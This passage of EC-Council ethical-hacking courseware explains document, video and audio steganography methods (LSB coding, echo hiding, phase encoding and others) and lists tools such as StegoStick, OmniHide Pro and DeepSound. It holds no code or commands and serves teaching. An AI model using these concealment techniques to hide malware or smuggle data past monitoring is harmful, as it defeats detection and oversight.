Document steganography tools help in hiding files within documents, such as text or html files, using steganography methods.

- **StegoStick**

  Source: *https://sourceforge.net*

  StegoStick is a steganographic tool that allows attackers to hide any file in any other file. It is based on image, audio, or video steganography, which hides any file or message in an image (BMP, JPG, GIF, etc.), audio/video (MPG, WAV, etc.), or any other file format (PDF, EXE, CHM, etc.).




Figure 6.139: Screenshot of StegoStick

Some examples of document steganography tools are listed as follows:

- StegJ (*http://stegj.sourceforge.net*)
- Office XML (*https://www.irongeek.com*)
- SNOW (*http://www.darkside.com.au*)
- Data Stash (*https://www.skyjuicesoftware.com*)
- Texto (*http://www.eberl.net*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Video Steganography

- Video steganography refers to hiding secret information in a carrier video file
- In video steganography, the information is hidden in video files of different formats such as .AVI, .MPG4, and .WMV
- Discrete Cosine Transform (DCT) manipulation is used to add secret data at the time of the transformation process of the video

Video Steganography Tools

- RT Steganography (*https://rtstegvideo.sourceforge.net*)
- StegoStick (*https://sourceforge.net*)
- OpenPuff (*https://embeddedsw.net*)
- MSU StegoVideo (*http://www.compression.ru*)

OmniHide Pro | OmniHide Pro hides a file within another file. Any file can be hidden within common image/music/video/document formats. The output file will work in the same way as the original source file



Video Steganography

The image steganography discussed earlier can only hide a small amount of data inside image carrier files. Thus, image steganography can only be used when small amounts of data are to be hidden in the image files. However, one can use video steganography when it is necessary to hide large amounts of data inside carrier files.

Video steganography refers to the hiding of secret information in a carrier video file. The information is hidden in video files of different formats, such as .AVI, .MPG4, .WMV, etc. Discrete cosine transform (DCT) manipulation is used to add secret data at the time of the transformation process of the video.

Video files carry the secret information from one end to another. This ensures greater security of your secret information. Numerous secret messages can be hidden in video files as every frame consists of both images and sound. As the carrier video file is a moving stream of images and sound, it is difficult for the unintended recipient to notice the distortion in the video file caused due to the secret message, and therefore, the message might go unobserved because of the continuous flow of the video. You can apply all the techniques available for image and audio steganography to video steganography.

The information hidden in video files is nearly impossible to be recognized by the human eye, as the change in pixel color is also negligible.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The following tools facilitate the hiding of secret information in running videos using video steganography:

- **OmniHide Pro**

  Source: *http://omnihide.com*

  OmniHide PRO allows you to hide any secret file within an innocuous image, video, music file, etc. The user can use or share the resultant stego file like a normal file without anyone knowing the hidden content; thus, this tool enables you to save your secret file from prying eyes. It also enables you to add a password to hide your file and enhance security.




Figure 6.140: Screenshot of OmniHide PRO

Some examples of video steganography tools are as follows:

- RT Steganography (*https://rtstegvideo.sourceforge.net*)
- StegoStick (*https://sourceforge.net*)
- OpenPuff (*https://embeddedsw.net*)
- MSU StegoVideo (*http://www.compression.ru*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Audio Steganography


- Audio steganography refers to hiding secret information in audio files such as .MP3, .RM, and .WAV
- Information can be hidden in an audio file using LSB or using frequencies that are inaudible to the human ear (>20,000 Hz)
- Some of the audio steganography methods are echo data hiding, spread spectrum method, LSB coding, tone insertion, phase encoding, etc.

Audio Steganography Tools

- BitCrypt (*http://bitcrypt.moshe-szweizer.com*)
- StegoStick (*https://sourceforge.net*)
- MP3Stego (*https://www.petitcolas.net*)
- QuickCrypto (*http://www.quickcrypto.com*)
- spectrology (*https://github.com*)

DeepSound

- DeepSound hides secret data in audio files - wave and flac
- It enables the extraction of secret files directly from audio CD tracks



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Audio Steganography

Audio steganography allows you to conceal secret message within an audio file such as a WAV, AU, or even MP3 audio file. It embeds secret messages in audio files by slightly changing the binary sequence of the audio file. Changes in the audio file after insertion are not easily detectable, and in this way, the secret messages can be secured from prying ears.

The carrier audio file should not be allowed to be distorted to avoid detection of hidden messages. Therefore, one should embed the secret data in such a way that a slight change in the audio file can go unnoticed upon listening. One can hide information in an audio file by replacing the LSB or by using frequencies that are not audible to the human ear (>20,000 Hz).




Figure 6.141: Audio steganography process

Audio Steganography Methods

There are certain methods available to conceal your secret messages in audio files. Some methods implement an algorithm that relies on inserting the secret information in the form of a noise signal, while other methods believe in exploiting sophisticated signal-processing techniques to hide information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The following methods can be used to perform audio steganography to hide information:

- **Echo Data Hiding**

  In the echo data hiding method, you can embed the secret information in the carrier audio signal by introducing an echo into it. Three parameters of echo are used, namely initial amplitude, decay rate, and offset or delay, to hide the secret data. When the offset between the carrier signal and echo decreases, they combine at a certain point of time at which the human ear cannot distinguish between the two signals. At this point, you can hear an echo as an added resonance to the original signal. However, this point of indistinguishable sounds depends on factors such as quality of the original audio signal, type of sound, and listener acuity.

  To encode the resultant signal into binary form, two different delay times are used. These delay times should be below the level of human perception. Parameters such as decay rate and initial amplitude should also be set below threshold audible values so that the audio cannot be heard.

- **Spread Spectrum Method**

  This method uses two versions of the spread spectrum: direct-sequence spread spectrum (DSSS) and frequency-hopping spread spectrum (FHSS).

  - **Direct-Sequence Spread Spectrum (DSSS)**: DSSS is a frequency modulation technique where a communication device spreads a signal of low bandwidth over a broad frequency range to enable the sharing of a single channel between multiple users. The DSSS steganography technique transposes the secret messages in radio wave frequencies. DSSS does introduce some random noise to the signal.

  - **Frequency-Hopping Spread Spectrum (FHSS)**: In FHSS, the user alters the audio file's frequency spectrum so that it hops rapidly between frequencies. The spread spectrum method plays a significant role in secure communications, both commercial and military.

- **LSB Coding**

  LSB encoding works similarly to the LSB insertion technique, in which users can insert a secret binary message in the least significant bit of each sampling point of the audio signal. This method allows one to hide enormous amounts of secret data. It is possible to use the last two significant bits to insert secret binary data, but at the risk of creating noise in the audio file. Its poor immunity to manipulation makes this method less adaptive. You can easily identify extra hidden data because of channel noise and resampling.

- **Tone Insertion**

  This method involves embedding data in the audio signal by inserting low-power tones. These tones are not audible in the presence of significantly higher-power audio signals, and therefore the presence of the secret message is concealed. It is exceedingly difficult for an eavesdropper to detect the secret message from the audio signal. This method

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

helps to avoid attacks such as low-pass filtering and bit truncation. The audio steganography software implements one of these audio steganography methods to embed the secret data in the audio files.

- **Phase Encoding**

  Phase coding is described as the phase in which an initial audio segment is substituted by a reference phase that represents the data. It encodes the secret message bits as phase shifts in the phase spectrum of a digital signal, achieving a soft encoding in terms of the signal-to-noise ratio.

Audio Steganography Tools

There are many tools available on the market that can help to hide secret information in an audio file. The following are some examples of audio steganography tools to hide secret information in audio files:

- **DeepSound**

  Source: *http://jpinsoft.net*

  DeepSound allows you to hide any secret data in audio files (WAV and FLAC). It also allows you to extract secret files directly from audio CD tracks. In addition, it can encrypt secret files, thereby enhancing security.

